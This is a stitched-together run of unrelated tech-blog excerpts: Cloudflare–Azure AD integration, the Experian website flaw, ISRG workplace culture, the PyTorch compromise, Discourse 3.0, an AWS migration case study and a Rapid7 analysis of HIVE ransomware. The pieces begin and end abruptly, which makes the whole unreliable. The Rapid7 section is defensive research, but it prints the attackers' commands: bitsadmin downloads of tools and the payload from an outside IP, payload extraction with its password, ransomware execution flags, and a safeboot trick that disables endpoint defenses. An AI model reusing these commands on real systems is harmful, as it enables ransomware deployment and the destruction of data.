When a user is deprovisioned on Azure AD, all the user’s access is revoked across Cloudflare Access and Gateway. This ensures that change is made in near real time thereby reducing security risks.

3. Risky user isolation: Helps joint customers add an extra layer of security by isolating high risk users (based on AD signals) such as contractors to browser isolated sessions via Cloudflare’s RBI product.
Azure AD classifies users into low, medium and high risk users based on many data points it analyzes. Users may move from one risk group to another based on their activities. Users can be deemed risky based on many factors such as the nature of their employment i.e. contractors, risky sign-in behavior, credential leaks, etc. While these users are high-risk, there is a low-risk way to provide access to resources/apps while the user is assessed further.
We now support integrating Azure AD groups with Cloudflare Browser Isolation. When a user is classified as high-risk on Azure AD, we use this signal to automatically isolate their traffic with our Azure AD integration. This means a high-risk user can access resources through a secure and isolated browser. If the user were to move from high-risk to low-risk, the user would no longer be subjected to the isolation policy applied to high-risk users.
4. Secure joint Government Cloud customers: Helps Government Cloud customers achieve better security with centralized identity & access management via Azure AD, and an additional layer of security by connecting them to the Cloudflare global network, not having to open them up to the whole Internet.
Via Secure Hybrid Access (SHA) program, Government Cloud (‘GCC’) customers will soon be able to integrate Azure AD with Cloudflare Zero Trust and build rules based on user identity, group membership and Azure AD conditional access policies. Users will authenticate with their Azure AD credentials and connect to Cloudflare Access with just a few simple steps using Cloudflare Tunnel that can expose applications running on Microsoft Azure.
“Digital transformation has created a new security paradigm resulting in organizations accelerating their adoption of Zero Trust. The Cloudflare Zero Trust and Azure Active Directory joint solution has been a growth enabler for Swiss Re by easing Zero Trust deployments across our workforce allowing us to focus on our core business. Together, the joint solution enables us to go beyond SSO to empower our adaptive workforce with frictionless, secure access to applications from anywhere. The joint solution also delivers us a holistic Zero Trust solution that encompasses people, devices, and networks.” – Botond Szakács, Director, Swiss Re
“A cloud-native Zero Trust security model has become an absolute necessity as enterprises continue to adopt a cloud-first strategy. Cloudflare has and Microsoft have jointly developed robust product integrations with Microsoft to help security and IT leaders CIO teams prevent attacks proactively, dynamically control policy and risk, and increase automation in alignment with Zero Trust best practices.” – Joy Chik, President, Identity & Network Access, Microsoft
Try it now
Interested in learning more about how our Zero Trust products integrate with Azure Active Directory? Take a look at this extensive reference architecture that can help you get started on your Zero Trust journey and then add the specific use cases above as required. Also, check out this joint webinar with Microsoft that highlights our joint Zero Trust solution and how you can get started.
What next
We are just getting started. We want to continue innovating and make the Cloudflare Zero Trust and Microsoft Security joint solution to solve your problems. Please give us feedback on what else you would like us to build as you continue using this joint solution.
Brian Krebs is reporting on a vulnerability in Experian’s website:
Identity thieves have been exploiting a glaring security weakness in the website of Experian, one of the big three consumer credit reporting bureaus. Normally, Experian requires that those seeking a copy of their credit report successfully answer several multiple choice questions about their financial history. But until the end of 2022, Experian’s website allowed anyone to bypass these questions and go straight to the consumer’s report. All that was needed was the person’s name, address, birthday and Social Security number.
Engineers design systems and processes to ensure high quality outcomes and solutions – what if the same lens could be used to build a workplace where these very same engineers can thrive? Many organizations toil on how to build an environment where employees are engaged, challenged, and happy with their workplace, and while ISRG is not immune to those challenges, we do implement a few distinctive practices that help mitigate some workplace difficulties. Because 68% of our staff are engineers, we will be focusing in this post on how we are building a workplace culture where engineers can thrive.
1. Aligning Growth Aspirations
It happens again and again: a solid engineer grows and moves up the ranks and is then promoted to team manager, where they are supposed to juggle individual contributions, technical oversight, and people management. Many times, the engineer may not even have growth aspirations in people management, and yet they are put in a position where they are expected to know how to manage people and do it well. This could lead to the employee feeling like they cannot do their job sufficiently, feelings of imposter syndrome, burnout, or unreasonable expectations for everyone else put in a similar position.
To address this issue, our engineering career ladder intentionally does not include management requirements. This enables engineers to continually grow as individual contributors without having to be forced into responsibilities they may not be interested in or skilled at.
Many of our Site Reliability Engineers (SREs) have a background in operations work. To support their growth, we run a job rotation cycle where SREs spend 12-18 months on our Developer team to foster coding, architecture, and design skills. Some extra benefits to this are the strengthening of mentorship amongst team members as well as the connection between the two teams for better alignment in priorities and understanding.
It is essential to support employees in their growth and goal setting consistently so that workforce planning can be done with the employees’ best interests in mind. This is done through cultivating a psychologically safe environment where employees feel comfortable asking questions, making mistakes, and are encouraged to reflect and be open about their aspirations. Processes that help this along are regularly structured check-ins, performance reviews, blameless post-incident debriefs, and open feedback and communication with their peers and leaders.
2. Mitigate the Management SPOF (Single Point of Failure)
Every engineering team at ISRG is led by a Technical Lead and a People Manager. This separation of technical and people oversight allows for the work of leading an engineering team to be broken up so that it is not all resting on one person. The Technical Lead can focus on being in charge of the technical viability, structures, and processes while the People Manager can focus on things such as individual and team goal setting, growth opportunities, and conflict resolution.
The Technical Lead and People Manager come together when it comes to process development, visibility, and recognition. They also work together to address things for each other while not playing the other’s role, thus mitigating the “who manages the manager” quandary. There are more instances where collaboration is needed between the two positions and that crossover lends to more perspective and opinion on what could be a complex issue.
3. Intentional Scalability
It is easy to dive straight into action items and deadlines, and then before you know it, things are rapidly scaling in efforts to keep up. The analogy of “building the plane while it’s flying” comes to mind. Later down the line those scaled systems show flaws that are far more difficult to repair.
Much like designing a reliable and scalable engineering system, our goal is to create a workforce system that can handle increases in load while maintaining effective performance without redesigning the whole thing or “rebuilding the plane.”
Our dual leadership approach sets up our management with increased load and changing priorities in mind. Both people have more wiggle room to anticipate and adjust. It may seem superfluous to have Engineering People Managers in a small organization, however this prepares for future growth with a relatively lean solution without the extra complexity.
Like all scalable solutions, there is the upfront investment of time and money. However, the benefits will far outweigh the costs in the long run since building on scalable systems is typically less expensive than trying to adapt or redesign less agile systems.
While reflecting on our engineering workplace systems and how they came to be, we recognized that many were organically built out of having a remote workplace, autonomous teams, and the driving values of flexibility and inclusion. We will continue to design practices with these things in mind.
All in all, when looked at with a holistic lens, building an engineering workplace culture has several considerations that are similar to those we focus on when designing software systems. The obvious difference is that instead of functions and data, we are dealing with actual people with feelings and ever changing wants and needs. That is why it is important to once again acknowledge that no two workplaces are the same and there are no perfect solutions, but we hope that these few points lead to thoughtful reflection on how organizations can improve their engineer workplace experience.
If this sounds like a culture you’d like to be a part of, check out our open jobs!
Supporting Let’s Encrypt
As a project of the Internet Security Research Group (ISRG), 100% of our funding comes from contributions from our community of users and supporters. We depend on their support in order to provide our public benefit services. If your company or organization would like to sponsor Let’s Encrypt please email us at [email protected]. If you can support us with a donation, we ask that you make an individual contribution.
The PyTorch
compromise that happened right at the end of 2022 was rather ugly, but
its impact was not widespread—seemingly, at least. The incident does
highlight some of
the perils of relying on an external “supply chain” for the components that
are used to build one’s software. It also would appear to be another
case of “security researchers” run amok, though perhaps that part of the story
is only meant to cover the tracks—or ass—of the perpetrator.
Version
3.0 of the Discourse forum platform is out.
We are bringing our customers and users some major new capabilities
to enable communities to have thoughtful, purposeful discussions
online. This new release includes real-time chat and user status to
enable more informal communication, a customizable sidebar for
easier access to the things each user cares about most, and a new
notifications interface that makes it easier to decide what is
important to follow up on, along with many other improvements.
This is a guest post co-authored by Mahesh Vandi Chalil, Chief Technology Officer of BookMyShow.
BookMyShow (BMS), a leading entertainment company in India, provides an online ticketing platform for movies, plays, concerts, and sporting events. Selling up to 200 million tickets on an annual run rate basis (pre-COVID) to customers in India, Sri Lanka, Singapore, Indonesia, and the Middle East, BookMyShow also offers an online media streaming service and end-to-end management for virtual and on-ground entertainment experiences across all genres.
The pandemic gave BMS the opportunity to migrate and modernize our 15-year-old analytics solution to a modern data architecture on AWS. This architecture is modern, secure, governed, and cost-optimized architecture, with the ability to scale to petabytes. BMS migrated and modernized from on-premises and other cloud platforms to AWS in just four months. This project was run in parallel with our application migration project and achieved 90% cost savings in storage and 80% cost savings in analytics spend.
The BMS analytics platform caters to business needs for sales and marketing, finance, and business partners (e.g., cinemas and event owners), and provides application functionality for audience, personalization, pricing, and data science teams. The prior analytics solution had multiple copies of data, for a total of over 40 TB, with approximately 80 TB of data in other cloud storage. Data was stored on‑premises and in the cloud in various data stores. Growing organically, the teams had the freedom to choose their technology stack for individual projects, which led to the proliferation of various tools, technology, and practices. Individual teams for personalization, audience, data engineering, data science, and analytics used a variety of products for ingestion, data processing, and visualization.
This post discusses BMS’s migration and modernization journey, and how BMS, AWS, and AWS Partner Minfy Technologies team worked together to successfully complete the migration in four months and saving costs. The migration tenets using the AWS modern data architecture made the project a huge success.
Challenges in the prior analytics platform
Varied Technology: Multiple teams used various products, languages, and versions of software.
Larger Migration Project: Because the analytics modernization was a parallel project with application migration, planning was crucial in order to consider the changes in core applications and project timelines.
Resources: Experienced resource churn from the application migration project, and had very little documentation of current systems.
Data : Had multiple copies of data and no single source of truth; each data store provided a view for the business unit.
Ingestion Pipelines: Complex data pipelines moved data across various data stores at varied frequencies. We had multiple approaches in place to ingest data to Cloudera, via over 100 Kafka consumers from transaction systems and MQTT(Message Queue Telemetry Transport messaging protocol) for clickstreams, stored procedures, and Spark jobs. We had approximately 100 jobs for data ingestion across Spark, Alteryx, Beam, NiFi, and more.
Hadoop Clusters: Large dedicated hardware on which the Hadoop clusters were configured incurring fixed costs. On-premises Cloudera setup catered to most of the data engineering, audience, and personalization batch processing workloads. Teams had their implementation of HBase and Hive for our audience and personalization applications.
Data warehouse: The data engineering team used TiDB as their on-premises data warehouse. However, each consumer team had their own perspective of data needed for analysis. As this siloed architecture evolved, it resulted in expensive storage and operational costs to maintain these separate environments.
Analytics Database: The analytics team used data sourced from other transactional systems and denormalized data. The team had their own extract, transform, and load (ETL) pipeline, using Alteryx with a visualization tool.
Migration tenets followed which led to project success:
Prioritize by business functionality.
Apply best practices when building a modern data architecture from Day 1.
Move only required data, canonicalize the data, and store it in the most optimal format in the target. Remove data redundancy as much possible. Mark scope for optimization for the future when changes are intrusive.
Build the data architecture while keeping data formats, volumes, governance, and security in mind.
Simplify ELT and processing jobs by categorizing the jobs as rehosted, rewritten, and retired. Finalize canonical data format, transformation, enrichment, compression, and storage format as Parquet.
Rehost machine learning (ML) jobs that were critical for business.
Work backward to achieve our goals, and clear roadblocks and alter decisions to move forward.
Use serverless options as a first option and pay per use. Assess the cost and effort for rearchitecting to select the right approach. Execute a proof of concept to validate this for each component and service.
Strategies applied to succeed in this migration:
Team – We created a unified team with people from data engineering, analytics, and data science as part of the analytics migration project. Site reliability engineering (SRE) and application teams were involved when critical decisions were needed regarding data or timeline for alignment. The analytics, data engineering, and data science teams spent considerable time planning, understanding the code, and iteratively looking at the existing data sources, data pipelines, and processing jobs. AWS team with partner team from Minfy Technologies helped BMS arrive at a migration plan after a proof of concept for each of the components in data ingestion, data processing, data warehouse, ML, and analytics dashboards.
Workshops – The AWS team conducted a series of workshops and immersion days, and coached the BMS team on the technology and best practices to deploy the analytics services. The AWS team helped BMS explore the configuration and benefits of the migration approach for each scenario (data migration, data pipeline, data processing, visualization, and machine learning) via proof-of-concepts (POCs). The team captured the changes required in the existing code for migration. BMS team also got acquainted with the following AWS services:
Proof of concept – The BMS team, with help from the partner and AWS team, implemented multiple proofs of concept to validate the migration approach:
Performed batch processing of Spark jobs in Amazon EMR, in which we checked the runtime, required code changes, and cost.
Ran clickstream analysis jobs in Amazon EMR, testing the end-to-end pipeline. Team conducted proofs of concept on AWS IoT Core for MQTT protocol and streaming to Amazon S3.
Migrated ML models to Amazon SageMaker and orchestrated with Amazon MWAA.
Created sample QuickSight reports and dashboards, in which features and time to build were assessed.
Configured for key scenarios for Amazon Redshift, in which time for loading data, query performance, and cost were assessed.
Effort vs. cost analysis – Team performed the following assessments:
Compared the ingestion pipelines, the difference in data structure in each store, the basis of the current business need for the data source, the activity for preprocessing the data before migration, data migration to Amazon S3, and change data capture (CDC) from the migrated applications in AWS.
Assessed the effort to migrate approximately 200 jobs, determined which jobs were redundant or need improvement from a functional perspective, and completed a migration list for the target state. The modernization of the MQTT workflow code to serverless was time-consuming, decided to rehost on Amazon Elastic Compute Cloud (Amazon EC2) and modernization to Amazon Kinesis in to the next phase.
Reviewed over 400 reports and dashboards, prioritized development in phases, and reassessed business user needs.
AWS cloud services chosen for proposed architecture:
Data lake – We used Amazon S3 as the data lake to store the single truth of information for all raw and processed data, thereby reducing the copies of data storage and storage costs.
Ingestion – Because we had multiple sources of truth in the current architecture, we arrived at a common structure before migration to Amazon S3, and existing pipelines were modified to do preprocessing. These one-time preprocessing jobs were run in Cloudera, because the source data was on-premises, and on Amazon EMR for data in the cloud. We designed new data pipelines for ingestion from transactional systems on the AWS cloud using AWS Glue ETL.
Processing – Processing jobs were segregated based on runtime into two categories: batch and near-real time. Batch processes were further divided into transient Amazon EMR clusters with varying runtimes and Hadoop application requirements like HBase. Near-real-time jobs were provisioned in an Amazon EMR permanent cluster for clickstream analytics, and a data pipeline from transactional systems. We adopted a serverless approach using AWS Glue ETL for new data pipelines from transactional systems on the AWS cloud.
Data warehouse – We chose Amazon Redshift as our data warehouse, and planned on how the data would be distributed based on query patterns.
Visualization – We built the reports in Amazon QuickSight in phases and prioritized them based on business demand. We discussed with business users their current needs and identified the immediate reports required. We defined the phases of report and dashboard creation and built the reports in Amazon QuickSight. We plan to use embedded reports for external users in the future.
Machine learning – Custom ML models were deployed on Amazon SageMaker. Existing Airflow DAGs were migrated to Amazon MWAA.
Governance, security, and compliance – Governance with Amazon Lake Formation was adopted from Day 1. We configured the AWS Glue Data Catalog to reference data used as sources and targets. We had to comply to Payment Card Industry (PCI) guidelines because payment information was in the data lake, so we ensured the necessary security policies.
Solution overview
BMS modern data architecture
The following diagram illustrates our modern data architecture.
The architecture includes the following components:
Source systems – These include the following:
Data from transactional systems stored in MariaDB (booking and transactions).
User interaction clickstream data via Kafka consumers to DataOps MariaDB.
Members and seat allocation information from MongoDB.
SQL Server for specific offers and payment information.
Data pipeline – Spark jobs on an Amazon EMR permanent cluster process the clickstream data from Kafka clusters.
Data lake – Data from source systems was stored in their respective Amazon S3 buckets, with prefixes for optimized data querying. For Amazon S3, we followed a hierarchy to store raw, summarized, and team or service-related data in different parent folders as per the source and type of data. Lifecycle polices were added to logs and temp folders of different services as per teams’ requirements.
Data processing – Transient Amazon EMR clusters are used for processing data into a curated format for the audience, personalization, and analytics teams. Small file merger jobs merge the clickstream data to a larger file size, which saved costs for one-time queries.
Governance – AWS Lake Formation enables the usage of AWS Glue crawlers to capture the schema of data stored in the data lake and version changes in the schema. The Data Catalog and security policy in AWS Lake Formation enable access to data for roles and users in Amazon Redshift, Amazon Athena, Amazon QuickSight, and data science jobs. AWS Glue ETL jobs load the processed data to Amazon Redshift at scheduled intervals.
Queries – The analytics team used Amazon Athena to perform one-time queries raised from business teams on the data lake. Because report development is in phases, Amazon Athena was used for exporting data.
Data warehouse – Amazon Redshift was used as the data warehouse, where the reports for the sales teams, management, and third parties (i.e., theaters and events) are processed and stored for quick retrieval. Views to analyze the total sales, movie sale trends, member behavior, and payment modes are configured here. We use materialized views for denormalized tables, different schemas for metadata, and transactional and behavior data.
Reports – We used Amazon QuickSight reports for various business, marketing, and product use cases.
Machine learning – Some of the models deployed on Amazon SageMaker are as follows:
Content popularity – Decides the recommended content for users.
Live event popularity – Calculates the popularity of live entertainment events in different regions.
Trending searches – Identifies trending searches across regions.
Walkthrough
Migration execution steps
We standardized tools, services, and processes for data engineering, analytics, and data science:
Data lake
Identified the source data to be migrated from Archival DB, BigQuery, TiDB, and the analytics database.
Built a canonical data model that catered to multiple business teams and reduced the copies of data, and therefore storage and operational costs. Modified existing jobs to facilitate migration to a canonical format.
Identified the source systems, capacity required, anticipated growth, owners, and access requirements.
Ran the bulk data migration to Amazon S3 from various sources.
Ingestion
Transaction systems – Retained the existing Kafka queues and consumers.
Clickstream data – Successfully conducted a proof of concept to use AWS IoT Core for MQTT protocol. But because we needed to make changes in the application to publish to AWS IoT Core, we decided to implement it as part of mobile application modernization at a later time. We decided to rehost the MQTT server on Amazon EC2.
Processing
Listed the data pipelines relevant to business and migrated them with minimal modification.
Categorized workloads into critical jobs, redundant jobs, or jobs that can be optimized:
Spark jobs were migrated to Amazon EMR.
HBase jobs were migrated to Amazon EMR with HBase.
Metadata stored in Hive-based jobs were modified to use the AWS Glue Data Catalog.
NiFi jobs were simplified and rewritten in Spark run in Amazon EMR.
Amazon EMR clusters were configured one persistent cluster for streaming the clickstream and personalization workloads. We used multiple transient clusters for running all other Spark ETL or processing jobs. We used Spot Instances for task nodes to save costs. We optimized data storage with specific jobs to merge small files and compressed file format conversions.
AWS Glue crawlers identified new data in Amazon S3. AWS Glue ETL jobs transformed and uploaded processed data to the Amazon Redshift data warehouse.
Datawarehouse
Defined the data warehouse schema by categorizing the critical reports required by the business, keeping in mind the workload and reports required in future.
Defined the staging area for incremental data loaded into Amazon Redshift, materialized views, and tuning the queries based on usage. The transaction and primary metadata are stored in Amazon Redshift to cater to all data analysis and reporting requirements. We created materialized views and denormalized tables in Amazon Redshift to use as data sources for Amazon QuickSight dashboards and segmentation jobs, respectively.
Optimally used the Amazon Redshift cluster by loading last two years data in Amazon Redshift, and used Amazon Redshift Spectrum to query historical data through external tables. This helped balance the usage and cost of the Amazon Redshift cluster.
Visualization
Amazon QuickSight dashboards were created for the sales and marketing team in Phase 1:
Sales summary report – An executive summary dashboard to get an overview of sales across the country by region, city, movie, theatre, genre, and more.
Live entertainment – A dedicated report for live entertainment vertical events.
Coupons – A report for coupons purchased and redeemed.
BookASmile – A dashboard to analyze the data for BookASmile, a charity initiative.
Machine learning
Listed the ML workloads to be migrated based on current business needs.
Priority ML processing jobs were deployed on Amazon EMR. Models were modified to use Amazon S3 as source and target, and new APIs were exposed to use the functionality. ML models were deployed on Amazon SageMaker for movies, live event clickstream analysis, and personalization.
Existing artifacts in Airflow orchestration were migrated to Amazon MWAA.
Security
AWS Lake Formation was the foundation of the data lake, with the AWS Glue Data Catalog as the foundation for the central catalog for the data stored in Amazon S3. This provided access to the data by various functionalities, including the audience, personalization, analytics, and data science teams.
Personally identifiable information (PII) and payment data was stored in the data lake and data warehouse, so we had to comply to PCI guidelines. Encryption of data at rest and in transit was considered and configured in each service level (Amazon S3, AWS Glue Data Catalog, Amazon EMR, AWS Glue, Amazon Redshift, and QuickSight). Clear roles, responsibilities, and access permissions for different user groups and privileges were listed and configured in AWS Identity and Access Management (IAM) and individual services.
Existing single sign-on (SSO) integration with Microsoft Active Directory was used for Amazon QuickSight user access.
Automation
We used AWS CloudFormation for the creation and modification of all the core and analytics services.
AWS Step Functions was used to orchestrate Spark jobs on Amazon EMR.
Scheduled jobs were configured in AWS Glue for uploading data in Amazon Redshift based on business needs.
Monitoring of the analytics services was done using Amazon CloudWatch metrics, and right-sizing of instances and configuration was achieved. Spark job performance on Amazon EMR was analyzed using the native Spark logs and Spark user interface (UI).
Lifecycle policies were applied to the data lake to optimize the data storage costs over time.
Benefits of a modern data architecture
A modern data architecture offered us the following benefits:
Scalability – We moved from a fixed infrastructure to the minimal infrastructure required, with configuration to scale on demand. Services like Amazon EMR and Amazon Redshift enable us to do this with just a few clicks.
Agility – We use purpose-built managed services instead of reinventing the wheel. Automation and monitoring were key considerations, which enable us to make changes quickly.
Serverless – Adoption of serverless services like Amazon S3, AWS Glue, Amazon Athena, AWS Step Functions, and AWS Lambda support us when our business has sudden spikes with new movies or events launched.
Cost savings – Our storage size was reduced by 90%. Our overall spend on analytics and ML was reduced by 80%.
Conclusion
In this post, we showed you how a modern data architecture on AWS helped BMS to easily share data across organizational boundaries. This allowed BMS to make decisions with speed and agility at scale; ensure compliance via unified data access, security, and governance; and to scale systems at a low cost without compromising performance. Working with the AWS and Minfy Technologies teams helped BMS choose the correct technology services and complete the migration in four months. BMS achieved the scalability and cost-optimization goals with this updated architecture, which has set the stage for innovation using graph databases and enhanced our ML projects to improve customer experience.
About the Authors
Mahesh Vandi Chalil is Chief Technology Officer at BookMyShow, India’s leading entertainment destination. Mahesh has over two decades of global experience, passionate about building scalable products that delight customers while keeping innovation as the top goal motivating his team to constantly aspire for these. Mahesh invests his energies in creating and nurturing the next generation of technology leaders and entrepreneurs, both within the organization and outside of it. A proud husband and father of two daughters and plays cricket during his leisure time.
Priya Jathar is a Solutions Architect working in Digital Native Business segment at AWS. She has more two decades of IT experience, with expertise in Application Development, Database, and Analytics. She is a builder who enjoys innovating with new technologies to achieve business goals. Currently helping customers Migrate, Modernise, and Innovate in Cloud. In her free time she likes to paint, and hone her gardening and cooking skills.
Vatsal Shah is a Senior Solutions Architect at AWS based out of Mumbai, India. He has more than nine years of industry experience, including leadership roles in product engineering, SRE, and cloud architecture. He currently focuses on enabling large startups to streamline their cloud operations and help them scale on the cloud. He also specializes in AI and Machine Learning use cases.
How malicious actors evade detection and disable defenses for more destructive HIVE Ransomware attacks.
Rapid7 routinely conducts research into the wide range of techniques that threat actors use to conduct malicious activity. One objective of this research is to discover new techniques being used in the wild, so we can develop new detection and response capabilities.
Recently, Rapid7 observed a malicious actor performing several known techniques for distributing ransomware across many systems within a victim’s environment. In addition to those techniques, the actor employed a number of previously unseen techniques designed to to drop the defenses of the victim, inhibit monitoring, disable networking and allow time for the ransomware to finish encrypting files. These extra steps would make it extremely difficult, if not impossible, for a victim to effectively use their security tools to defend endpoints after a certain point in the attack.
Rapid7 has updated existing and added new detections to InsightIDR to defend against these techniques. In this article, we’ll explore the techniques employed by the threat actor, why they’re so effective, and how we’ve updated InsightIDR to protect against them.
What approach did the malicious actor take to prepare the victim’s environment?
Initially using Cobalt Strike, the malicious actor retrieved system administration tools and malicious payloads by using the Background Intelligent Transfer Service (BITSAdmin).
"C:\Windows\system32\bitsadmin.exe" /transfer debjob /download /priority normal http://79.137.206.47/PsExec.exe C:\Users\Public\PsExec.exe

bitsadmin  /transfer debjob /download /priority normal http://79.137.206.47/int.exe C:\Windows\int.exe
The malicious actor then began using the remote process execution tool PSExec to execute batch files (rdp.bat) that would cause registry changes to enable Remote Desktop sessions (RDP) using reg.exe. This enabled the malicious actor to laterally move throughout the victim’s environment using the graphical user interface.
Rapid7 observed the malicious actor add/change policies for the Active Directory domain to perform the following:
Copy down batch scripts
Execute batch scripts (file1.bat), which:
Creates administrator account on the local system
Reconfigures boot configuration data (bcdedit.exe) so that the host will not load any additional drivers or services (ie: network drivers or endpoint protection)
Sets various registry values to ensure the created local administrator user will automatically logon by default
Changes the Windows Shell from Explorer to their malicious script (file2.bat)
Reboots the system with the shutdown command
On reboot, the system logs in and executes the shell (file2.bat), which:
Extracts HIVE ransomware payload(s) from an encrypted archive (int.7z) using 7-Zip’s console executable (7zr.exe)
Executes the ransomware payload (int.exe or int64.exe)
Below are some commands observed executed by the malicious actor (with necessary redactions):
Rapid7 also observed the malicious actor extracting HIVE ransomware payload using 7zip’s console application (7zr.exe) from encrypted 7zip archive (int.7z) with a simple password (123):
"C:\windows\7zr.exe" x c:\windows\int.7z -p123 -oc:\windows
The malicious actor then manually executed the ransomware (int.exe) once with only the required username:password combination passed to the -u flag. This presumably encrypted the local drive and also all network shares the user had access to:
"C:\Windows\int.exe" -u <REDACTED>:<REDACTED>"
The malicious actor also manually executed the 64 bit version of the ransomware (int64.exe) once on a different host with the -no-discovery flag. This is likely intended to override the default behavior and not discover network shares to encrypt their files. The -u flag was also passed and the same values for the username:password were provided as seen on the other host.
Deployment of ransomware using Active Directory group policies allows the malicious actor to hit all systems in the environment for as long as that group policy is active in the victim’s environment. In this case, any system that was booting and connected to the environment would receive the configuration changes, encrypted archive containing the ransomware, a decompression utility to extract the ransomware, configuration changes and the order to reboot and execute. This can be especially effective if timed with deployments of patches that require a reboot, done at the beginning of the day or even remotely using Powershell’s Stop-Computer cmdlet.
Storing the ransomware within a 7zip encrypted archive (int.7z) with a password even as simple as (123) makes the task of identifying the ransomware on disk or transmitted across the network nearly impossible. This makes retrieval and staging of the malicious actors payload very difficult to spot by security software or devices (Antivirus, Web Filtering, IDS/IPS and more). In this case, the malicious actor has taken care to only put the encrypted copy on the disk of a victim’s system and not execute it until they have fully dropped the defenses on the endpoint.
Reconfiguring the default boot behavior to safeboot minimal and then executing a reboot unloads all but the bare minimum for the Windows operating system. With no additional services, software or drivers loaded the system is at its most vulnerable. With no active defenses (Antivirus or Endpoint Protection) the system comes up and tries to start its defined shell which has been swapped to a batch script (file2.bat) by the malicious actor.
It should be noted that in this state, there is no method of remotely interacting with the system as no network drivers are loaded. In order to respond and halt the ransomware, each host must be physically visited for shutdown. Manually priming the host in this way is more effective than the existing capabilities of the HIVE ransomware which stops specific defensive services (Windows Defender, etc) and kills specific processes prior to encrypting the contents of the drive.
All systems in this state are left automatically logged in as an administrator, which gives anyone who has physical access complete control. Lastly, the system will continue to boot into safeboot minimal mode by default (again, no networking) until each system is set back to its original state with a command such as below. Bringing the host back online in this state will still continue to execute the malware when logged into, which will also enable the default network spreading behavior.
bcdedit /deletevalue {default} safeboot
Lastly, the malicious actor also manually executed the payload a few times on systems that had not been put into safeboot minimal and rebooted. Systems they executed with only the -u flag actively searched out network shares they had access to and encrypted their contents. This ensures that only the intended hosts do network share encryption and all those that were rebooted into safeboot minimal do not flood the network simultaneously encrypting all files. It also means that the contents of network file shares that are not Windows based (various NAS devices, Linux hosts using Samba) will be encrypted even if the payload is not actually deployed on that specific host. This approach would be extremely destructive to both corporate environments and home users with network attached storage systems for backups. Rapid7 notes that ThreatLocker have reported on similar activity in their knowledge base article entitled Preventing BCDEdit From Being Weaponized.
Malware analysis of HIVE sample
Rapid7 observed that the HIVE payload would not execute unless a flag of -u was passed. During analysis it was discovered that passing -u asdf:asdf would result in the Login and Password (colon-delimited) provided to the victim to authenticate to the site behind the onion link on the TOR network:
The new flags -t, -timer, --timer effectively cause the malware to wait the specified number of seconds before going on to perform its actions. The other new flags -low-key, --low-key will cause the ransomware to focus on only its encryption of data and not perform pre-encryption tasks, including deleting shadow copies (malicious use of vssadmin.exe, wmic.exe), deleting backup catalogs (malicious use of wbadmin.exe), and disabling Windows Recovery Mode (malicious use of bcdedit.exe). These features give the malicious actor more control over how/when the payload is executed and skirt common methods of command line and parent/child process related detection for most ransomware families.
Fundamentally, the sample’s respective flags distill down into encryption operations of local, mount and discovery. The local module utilizes the LookupPrivilegeValueW and AdjustTokenPrivileges that Windows API calls on its own process via GetCurrentProcess and OpenProcessToken to obtain SeDebugPrivilege privileges. This is presumably crucial for OpenProcess -> OpenProcessToken -> ImpersonateLoggedOnUser API call attempts to processes: winlogon.exe and trustedinstaller.exe to subsequently stop security services and essential processes, if the --low-key is not passed during execution. ShellExecuteA is also used to launch various Windows binaries (bcdedit.exe, notepad.exe, vssadmin.exe, wbadmin.exe, wmic.exe) for destruction of backups and ransom note display purposes. The mount module will use NetUseEnum to identify the current list of locally-mounted network shares and add them to the list to be encrypted. Lastly, the discovery module will use NetServerEnum to identify available Windows hosts within the domain/workgroup. This list is then used with NetShareEnum to identify file shares on each remote host and add them to the list of locations to have their files encrypted.
